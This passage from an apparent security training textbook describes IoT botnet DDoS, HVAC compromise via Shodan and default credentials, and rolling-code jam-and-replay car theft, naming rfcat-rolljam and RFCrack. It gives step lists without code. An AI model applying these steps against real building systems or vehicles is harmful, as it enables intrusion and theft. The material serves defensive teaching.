

Compromised IoT Devices (botnets)
Attacker gains remote access to the vulnerable devices
1
2
Attacker injects malware into IoT devices to turn them into bots
Attacker
Command and Control Center
3
C&C instruct botnets
4
Attacker uses command and control center to launch attack
Target Server
Server goes offline and unable to process any further requests
Target Server

Figure 18.9: DDoS attack on IoT devices

Exploit HVAC

- Many organizations use Internet-connected heating, ventilation, and air conditioning (HVAC) systems without implementing security mechanisms; this gives attackers a gateway to **hack corporate systems**
- HVAC systems have many **security vulnerabilities** that are exploited by attackers to steal login credentials, gain access to the HVAC system, and perform further attack on the organization's network



Attacker using Shodan searches for vulnerable ICS systems

Attacker tries default user credentials to access the ICS system

Attacker gains access to the HVAC system through ICS

Attacker controls the temperature from HVAC or carries out other attacks on local network

Exploit HVAC

Many organizations use Internet-connected heating, ventilation, and air conditioning (HVAC) systems without implementing security mechanisms, giving attackers a gateway through which to hack corporate systems. HVAC systems have many security vulnerabilities that are exploited by attackers to steal login credentials, gain access to the HVAC system, and perform further attacks on the organization's network. HVAC systems are generally connected to the networks of various industries, government sectors, hospitals, etc. These systems provide remote access rights to HVAC vendors and third parties to support their remote administration, such as remotely monitoring energy consumption and temperatures in various places. In addition, many HVAC companies provide common login names and passwords to different organizations. Attackers take advantage of this to obtain remote access to corporate networks and steal confidential information from organizations.

Steps followed by an attacker to exploit HVAC systems:

- Attacker uses **Shodan** (*https://www.shodan.io*) and searches for vulnerable industrial control systems (ICSs)
- Based on the vulnerable ICSs found, the attacker then searches for default user credentials using online tools such as *https://www.defpass.com*
- Attacker uses default user credentials to attempt to access the ICS
- After gaining access to the ICS, the attacker attempts to gain access to the HVAC system remotely through the ICS
- After gaining access to the HVAC system, an attacker can control the temperature from the HVAC or carry out other attacks on the local network




Attacker using Shodan searches for vulnerable ICS systems
1
Attacker
SHODAN
Explore
Pricing
iRidium
Login
TOTAL RESULTS
377
TOP COUNTRIES
Russian Federation
Viet Nam
Belarus
Germany
View Report
View on Map
114.37.163.133
RouterOS router configuration page
2
Attacker tries default user credentials to access the ICS system
iRidium Server
Service Password
LOGIN
Reset Service Password
3
Attacker gains access to the HVAC system through ICS
HVAC
4
Attacker controls the temperature from HVAC or carries out other attacks on local network
Organization Network

Figure 18.10: Exploiting HVAC system



Rolling Code Attack

- Most smart vehicles use **smart locking systems** that involve the transmission of an **RF signal** in the form of a code from a modern key fob, which locks or unlocks the vehicle, to the receiver in the vehicle
- This code that locks or unlocks a vehicle or garage is called a **Rolling Code** or **Hopping Code**
- The attacker uses a jammer to thwart the **transmission of a code**
- After obtaining the code, the attacker can use it to unlock and **steal the vehicle**

Victim

① Victim presses car remote button to unlock the car

② Attacker uses jammer to jam the car's reception of rolling code sent and simultaneously sniffs the first code

③ The car does not unlock; victim tries again by sending second code

④ Attacker sniffs the second code

⑤ On the second attempt by the victim, an attacker forwards the first code that unlocks the car

⑥ The recorded second code is used later by an attacker to unlock and steal the vehicle

Attacker with Jamming Device

Car

Car

Rolling Code Attack

Most smart vehicles use smart locking systems, which include an RF signal transmitted in the form of code from a modern key fob to lock or unlock the vehicle. Here, the code sent to the vehicle is only used once and is different for every other use, which means if a vehicle receives the same code again, it rejects it.

The code that locks or unlocks a car or garage is called a rolling code or hopping code. It is used in a keyless entry system to prevent replay attacks. An eavesdropper can capture the code transmitted and later use it to unlock the garage or vehicle.

To obtain the rolling code, the attacker thwarts the transmission of a signal from the key fob to the receiver in the vehicle. This attack is performed using a jamming device that simultaneously jams the signal and sniffs the code, and the attacker later uses that code to unlock the vehicle or the garage door.

For example, given below are the steps followed by an attacker to perform a rolling-code attack:

- Victim presses car remote button and tries to unlock the car
- Attacker uses a jammer that jams the car's reception of the rolling code sent by the victim and simultaneously sniffs the first code
- The car does not unlock; victim tries again by sending a second code
- Attacker sniffs the second code
- On the second attempt by the victim, the attacker forwards the first code, which unlocks the car

- The recorded second code is used later by the attacker to unlock and steal the vehicle

Attackers can make use of tools such as rfcat-rolljam and RFCrack to perform this attack.

